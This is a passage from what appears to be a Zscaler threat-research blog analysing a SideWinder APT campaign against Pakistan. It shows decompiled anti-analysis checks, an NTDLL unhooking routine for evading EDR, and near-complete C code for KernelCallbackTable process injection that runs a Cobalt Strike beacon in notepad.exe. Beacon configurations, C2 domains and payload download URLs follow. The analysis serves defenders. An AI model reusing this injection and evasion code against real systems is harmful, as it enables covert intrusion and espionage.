            SetThreadLocale(0x409u);
            GetDynamicTimeZoneInformation(&pTimeZoneInformation);
            v4 = 128i64;
            v5 = 0i64;
            while ( 1 )
            {
                v6 = pTimeZoneInformation->TimeZoneKeyName[v5];
                v10[-(v4 == 0)] = 0;
                CharUpperW(sz);
                v0 = sub_1400041D0(sz, L"PAKISTAN STANDARD TIME") != 0;
            }
        }
    }
}

```

Checks for at least Two Processors

Checks RAM using GlobalMemoryStatusEx()

Checks whether the Hard Disk drive size is greater than 40GB

Checks TIME ZONE

Fig 34. Anti-Analysis Checks

Once all the Anti-Analysis Checks are satisfied, the loader then unhooks the NTDLL.dll (hooked) by mapping another fresh copy of NTDLL using MapViewOfFile() in memory and then replaces the .text section of the hooked NTDLL with the .text section of the fresh NTDLL. This technique allows the Loader to evade Userland API hooks placed on the Native API's by EDRs.

```

xor r9d,r9d
call r12,00007FF705615132:"ntdll.dll"
test rax,rax
je snitch.7FF7055812A7
mov rsi,rax
lea rcx,qword ptr ds:[7FF705615132]
call rbp
mov r15,rax
mov dword ptr ss:[rsp+88],0
movsxd rdi,dword ptr ds:[rsi+3C]
mov rax,746365746F7250
mov qword ptr ss:[rsp+57F],rax
mov rax,506C617574726956
mov qword ptr ss:[rsp+578],rax
lea rcx,qword ptr ds:[7FF70561513C]
call rbp
lea rdx,qword ptr ss:[rsp+578]
mov rcx,rax
call qword ptr ds:[<&GetProcAddress>]
mov qword ptr ss:[rsp+60],rax
movzx r12d,word ptr ds:[rdi+rsi+6]
test r12,r12
je snitch.7FF705581315
lea rax,qword ptr ds:[rsi+rdi]
movzx ecx,word ptr ds:[rsi+rdi+14]
lea rdi,qword ptr ds:[rcx+rax]
add rdi,18
lea rbp,qword ptr ds:[7FF7055C664C]
00007FF70561513C:"kerne132.dll"
00007FF7055811D6:snitch.00007FF7055811D6
00007FF9D464D7F0:<kernel32.MapViewOfFile>

```

RIP	00007FF7055811D6	snitch.00007FF7055811D6
R8	0000000000000000	
R9	0000000000000000	
R10	0000000000000000	
R11	00000001389BE930	
R12	00007FF9D464D7F0	<kernel32.MapViewOfFile>
R13	00000000000000D8	'0'
R14	00007FF9D464E000	<kernel32.UnMapViewOfFile>
R15	00000000FFFFFFFF	

Fig 35. NTDLL UnHooking

Further the loader performs the **KernelCallbackTable Process Injection** in order to inject shellcode into a remote process. This technique was previously used by FinFisher and Lazarus APT Group, but now is also used by SideWinder APT. The process injection code in this case has been reused from the following [blog](#) as can be seen in the screenshot below:



```

vo = v,
CreateProcessAsUserW(
    0i64,
    L"C:\\Windows\\System32\\notepad.exe",
    0i64,
    0i64,
    0,
    0,
    0x10u,
    0i64,
    0i64,
    &StartupInfo,
    &ProcessInformation);
WaitForInputIdle(ProcessInformation.hProcess, 0x3E8u);
v19 = FindWindowW(L"Notepad", 0i64);
sub_1400018D0("[+] Window Handle: 0x%p\n", v19);
GetWindowThreadProcessId(v19, &dwProcessId);
sub_1400018D0("[+] Process ID: %d\n", dwProcessId);
v20 = OpenProcess(0x1FFFFFFu, 0, dwProcessId);
sub_1400018D0("[+] Process Handle: 0x%p\n", v20);
v21 = GetModuleHandleW(L"ntdll.dll");
NtQueryInformationProcess = (NTSTATUS (__stdcall *) (HANDLE,
((void (__fastcall *) (HANDLE, _QWORD, char *, __int64,
v20,
0i64,
v31,
48i64,
0i64);
ReadProcessMemory(v20, lpBaseAddress, Buffer, 0x7C8ui64);
sub_1400018D0("[+] PEB Address: 0x%p\n", lpBaseAddress);
ReadProcessMemory(v20, v41, v30, 0x400ui64, 0i64);
sub_1400018D0("[+] KernelCallbackTable Address: 0x%p\n");
v23 = VirtualAllocEx(v20, 0i64, 0x40145ui64, 0x3000u, 0);
WriteProcessMemory(v20, v23, &unk_140055000, 0x40145ui64);
sub_1400018D0("[+] Payload Address: 0x%p\n", v23);
v29 = VirtualAllocEx(v20, 0i64, 0x400ui64, 0x3000u, 4u);
v30[0] = v23;
WriteProcessMemory(v20, v29, v30, 0x400ui64, 0i64);
sub_1400018D0("[+] __fnCOPYDATA: 0x%p\n", v30[0]);
WriteProcessMemory(v20, (char *)lpBaseAddress + 88, &v29);
sub_140012750("[+] Remote process PEB updated");
v39 = 0;
v38 = xmmword_140040080;
v37 = xmmword_140040070;
*(_QWORD *)String = xmmword_140040060;
lParam = 1i64;
v27 = 2 * lstrlenW(String);
v28 = String;
SendMessageW(v19, 0x4Au, (WPARAM)v19, (LPARAM)&lParam);
sub_140012750("[+] Payload executed");
}

printf("[+] Process ID: %d\n", pid);

HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
printf("[+] Process Handle: 0x%p\n", hProcess);

// Read PEB and KernelCallbackTable addresses
PROCESS_BASIC_INFORMATION pbi;
pNtQueryInformationProcess myNtQueryInformationProcess = (pNtQueryInformationProcess)GetProcAddress(GetModuleHandle(L"ntdll.dll"), "NtQueryInformationProcess");
myNtQueryInformationProcess(hProcess, ProcessBasicInformation, &pbi, sizeof(pbi), NULL);

PEB peb;
ReadProcessMemory(hProcess, pbi.PebBaseAddress, &peb, sizeof(peb), NULL);
printf("[+] PEB Address: 0x%p\n", pbi.PebBaseAddress);

KERNELCALLBACKTABLE kct;
ReadProcessMemory(hProcess, peb.KernelCallbackTable, &kct, sizeof(kct), NULL);
printf("[+] KernelCallbackTable Address: 0x%p\n", pbi.KernelCallbackTable);

// Write the payload to remote process
LPVOID payloadAddr = VirtualAllocEx(hProcess, NULL, payloadSize, MEM_RESERVE | MEM_COMMIT, PAGE_EXECUTE_READWRITE);
WriteProcessMemory(hProcess, payloadAddr, payload, payloadSize, NULL);
printf("[+] Payload Address: 0x%p\n", payloadAddr);

// 4. Write the new table to the remote process
LPVOID newKCTAddr = VirtualAllocEx(hProcess, NULL, sizeof(kct), MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
kct._fnCOPYDATA = (ULONG_PTR)payloadAddr;
WriteProcessMemory(hProcess, newKCTAddr, &kct, sizeof(kct), NULL);
printf("[+] __fnCOPYDATA: 0x%p\n", kct._fnCOPYDATA);


// Update the PEB
WriteProcessMemory(hProcess, (PBYTE)pbi.PebBaseAddress + offsetof(PEB, KernelCallbackTable), &newKCTAddr, sizeof(ULONG_PTR), NULL);
printf("[+] Remote process PEB updated\n");

// Trigger execution of payload
COPYDATASTRUCT cds;
WCHAR msg[] = L"Pwn";
cds.dwData = 1;
cds.cbData = lstrlen(msg) * 2;
cds.lpData = msg;
SendMessage(hwnd, WM_COPYDATA, (WPARAM)hwnd, (LPARAM)&cds);
printf("[+] Payload executed\n");

```

Fig 36. Reused KernelCallbackTable Process Injection Routine

Now once initiated the Loader injects the shellcode in the remote process “notepad.exe” and then executes the payload when the SendMessageW function is called with WM\_COPYDATA, which in turn invokes fnCOPYDATA which points to the address of the payload. The following sample was crashing once executed but upon patching a few instructions related to WaitForInputIdle() function we were able to execute it seamlessly and then debug the shellcode which then decrypted and loaded the embedded binary in the virtual memory. We further dumped the loaded binary which was a Cobalt Strike Beacon as seen in the screenshot below:



*Fig 37. Cobalt Strike Beacon Injected into the Remote Process via KernelCallbackTable Process Injection*

Further we found multiple similar CS Loaders and extracted the configuration for the Cobalt Strike Beacons:

**Beacon Type:** Hybrid HTTP DNS

**Cobalt Strike C2:** fia-gov[.]org

```
"malware_name": "CobaltStrike"
"malware_version": "4.3.20210303+"
"protocol": "dns"
"watermark": "00000000"
"binary_type": "beacon"
"campaign_id": "ba4c3ffa3228b3b256d69aff6ef1e531"
"urls": [
  {
    "url_type": "cnc"
    "url": "dns://check.update.fia-gov.org:53/"
    "url": "dns://check.update.fia-gov.org:53/jquery-3.3.1.min.js"

    "url": "dns://lms.update.fia-gov.org:53/"
    "url": "dns://lms.update.fia-gov.org:53/jquery-3.3.1.min.js",

    "url": "dns://scan.update.fia-gov.org:53/"
    "url": "dns://scan.update.fia-gov.org:53/jquery-3.3.1.min.js",

  }
]
```

*Fig 38. Cobalt Strike Configuration - 1*

### **OneDrive.exe and DDRA.exe - Cobalt Strike Beacons**

Along with the CS Loader, both of these payloads were also downloaded and executed from the CnC Server URL: [http://146\[.\]190\[.\]235\[.\]137/OneDrive.exe](http://146[.]190[.]235[.]137/OneDrive.exe) and [http://146\[.\]190\[.\]235\[.\]137/DDRA.exe](http://146[.]190[.]235[.]137/DDRA.exe). We extracted the configuration for both the Cobalt Strike beacons with similar CnC servers as seen in the screenshot below:

**DDRA.exe -**

**Beacon Type:** Hybrid HTTP DNS

**Cobalt Strike C2:** fia-gov[.]org

```

"protocol": "dns",
"proxy_behavior": "preconfig",
"sleep_time": 45000,
"smb_frame_header": "8000000000",
"tcp_frame_header": "8000000000",
"text_section_end": 178386,

"urls": [
    "url_type": "cnc"
    "url": "dns://check.update.fia-gov.org:53/",
    "url": "dns://check.update.fia-gov.org:53/jquery-3.3.1.min.js",

    "url": "dns://generic.update.fia-gov.org:53/",
    "url": "dns://generic.update.fia-gov.org:53/jquery-3.3.1.min.js",

    "url": "dns://local.update.fia-gov.org:53/",
    "url": "dns://local.update.fia-gov.org:53/jquery-3.3.1.min.js",

    "url": "dns://microsoft.update.fia-gov.org:53/",
    "url": "dns://microsoft.update.fia-gov.org:53/jquery-3.3.1.min.js",

    "url": "dns://scan.update.fia-gov.org:53/",
    "url": "dns://scan.update.fia-gov.org:53/jquery-3.3.1.min.js",

]

"build_identifiers": {
"watermark": "00000000",
"watermark_hash": null,
"releasenotes_hash": "00000000000000000000000000000000",
"teamsverimage_hash": "00000000000000000000000000000000"
}

```

Fig 39. Cobalt Strike Configuration - 2

**OneDrive.exe**

**Beacon Type:** Hybrid HTTP DNS

**Cobalt Strike C2:** fia-gov[.]org

```

"protocol": "dns",
"proxy_behavior": "preconfig",
"sleep_time": 45000,
"smb_frame_header": "8000000000",
"tcp_frame_header": "8000000000",
"text_section_end": 178386,

"urls": [
  "url_type": "cnc"

  "url": "dns://check.update.fia-gov.org:53/",
  "url": "dns://check.update.fia-gov.org:53/jquery-3.3.1.min.js",

  "url": "dns://lms.update.fia-gov.org:53/",
  "url": "dns://lms.update.fia-gov.org:53/jquery-3.3.1.min.js",

  "url": "dns://scan.update.fia-gov.org:53/",
  "url": "dns://scan.update.fia-gov.org:53/jquery-3.3.1.min.js",

]

"build_identifiers": {
"watermark": "00000000",
"watermark_hash": null,
"releasenotes_hash": "00000000000000000000000000000000",
"teamserverimage_hash": "00000000000000000000000000000000"
}

```

Fig 40. Cobalt Strike Configuration - 3

The CnC server domain: **fia-gov[.]org** used by the SideWinder APT mimics the domain name of Pakistan’s Federal Investigation Agency **fia[.]gov[.]pk** which is the premier agency of Pakistan at national level to investigate federal crimes. Also we found another similar CS Loader sample with the CnC server as: **customs-lk[.]org**, in this case it mimics the domain name of Sri Lanka Customs **customs[.]gov[.]lk**, possibly a SideWinder campaign targeting Sri Lanka. The “**campaign\_id**” in this case is similar to the CS Loader analyzed previously as can be seen in the screenshot below.

```
"malware_name": "CobaltStrike"
"malware_version": "4.3.20210303+"
"protocol": "dns"
"watermark": "00000000"
"binary_type": "beacon"
"campaign_id": "ba4c3ffa3228b3b256d69aff6ef1e531"
"urls": [
  {
    "url": "dns://caa.update.customs-lk.org:53/"
    "url": "dns://caa.update.customs-lk.org:53/fwlink"
    "url": "dns://caa.update.customs-lk.org:53/load"
    "url": "dns://caa.update.customs-lk.org:53/match"

    "url": "dns://nadra.update.customs-lk.org:53/"
    "url": "dns://nadra.update.customs-lk.org:53/fwlink"
    "url": "dns://nadra.update.customs-lk.org:53/load"
    "url": "dns://nadra.update.customs-lk.org:53/match"

    "url": "dns://register.update.customs-lk.org:53/"
    "url": "dns://register.update.customs-lk.org:53/fwlink"
    "url": "dns://register.update.customs-lk.org:53/load"
    "url": "dns://register.update.customs-lk.org:53/match"
  }
]
```

Fig 41. Cobalt Strike Configuration - 4

## Attribution to SideWinder APT

---

SideWinder APT is reckoned as a Indian Threat Actor Group predominantly targeting Pakistan. We were able to attribute the following campaign to the SideWinder APT based on the network infrastructure as shown below in the graph.




Fig 42. SideWinder Network Infrastructure

As can be seen in the above screenshot, the IP: **3.[239].[29].[103]** hosts the domains “**fiagov[.]org**” and “**customs-lk[.]org**” which were the CnC servers for the Cobalt Strike beacons in the following campaign as shown earlier. Now if we take a look at the following other domains hosted on the same IP:

- nationalhelpdesk[.]pk
- mofa-pk[.]org
- sngpl[.]org[.]pk

These domains were previously reported and were actively used by the SideWinder APT Group for espionage campaigns. Based on the reuse of the network infrastructure we can deduce that this WarHawk campaign is also performed by the **SideWinder APT Group** targeting Pakistan.

The indicators listed below also assist us in determining that the campaign is targeted at Pakistan:

- ISO files hosted on the Pakistan’s National Electric Power Regulatory Authority website
- Advisories released by the Pakistan’s Cabinet Division used as a lure
- Time Zone check for “Pakistan Standard Time” which makes sure that the malware is only executed under Pakistan Standard Time.

## Zscaler Sandbox Coverage:




Fig. 43 The Zscaler Cloud Sandbox successfully detected the WarHawk backdoor

Win32.Backdoor.WarHawk

## Conclusion

The SideWinder APT Group is continuously evolving their tactics and adding new malware to their arsenal in order to carry out successful espionage attack campaigns against their targets. The Zscaler ThreatLabz team will continue to monitor these attacks to help keep our customers safe

## MITRE ATT&CK TTP MAPPING

ID	TACTIC	TECHNIQUE
T1566	Initial Access	Phishing
T1190	Initial Access	Exploit Public Facing Application
T1204	Execution	User Execution
T1059	Execution	Command and Scripting Interpreter
T1140	Defense Evasion	Deobfuscate/Decode Files or Information

---

T1564	Defense Evasion	Hide Artifacts
-------	-----------------	----------------

---

T1055	Defense Evasion	Process Injection
-------	-----------------	-------------------

---

T1071.001	Command and Control	Application Layer Protocols - Web Protocols
-----------	---------------------	---

---

T1041	Exfiltration	Exfiltration over C2 Channel
-------	--------------	------------------------------

## IoCs:

---

### ISO:

32-Advisory-No-32.iso: d510808a743e6afc705fc648ca7f896a

URL: nepra[.]org[.]pk/css/32-Advisory-No-32[.]iso

33-Advisory-No-33-2022.pdf.iso: 63d6d8213d9cc070b2a3dfd3c5866564

### WarHawk Backdoor:

WarHawk\_v1: 8f9cf5c828cb02c83f8df52ccae03e2a

WarHawk\_v1.1: 5cff6896e0505e8d6d98bff35d10c43a

CnC: 146[.]190[.]235[.]137/wh/glass[.]php

### Cobalt Strike:

Snitch.exe CS Loader: ec33c5e1773b510e323bea8f70dcddb0

URL: 146[.]190[.]235[.]137/Snitch[.]exe

OneDrive.exe CS Beacon: d0accab52778b77c96346194e38b244

URL: 146[.]190[.]235[.]137/OneDrive[.]exe

DDRA.exe CS Beacon: 40f86b56ab79e94893e4c6f1a0a099a1

URL: 146[.]190[.]235[.]137/DDRA[.]exe

Cobalt Strike CnC: fia-gov[.]org & customs-ik[.]org





Thank you for reading

## Was this post useful?

---

Yes, very! Not really

## Get the latest Zscaler blog updates in your inbox

---



By submitting the form, you are agreeing to our [privacy policy](#).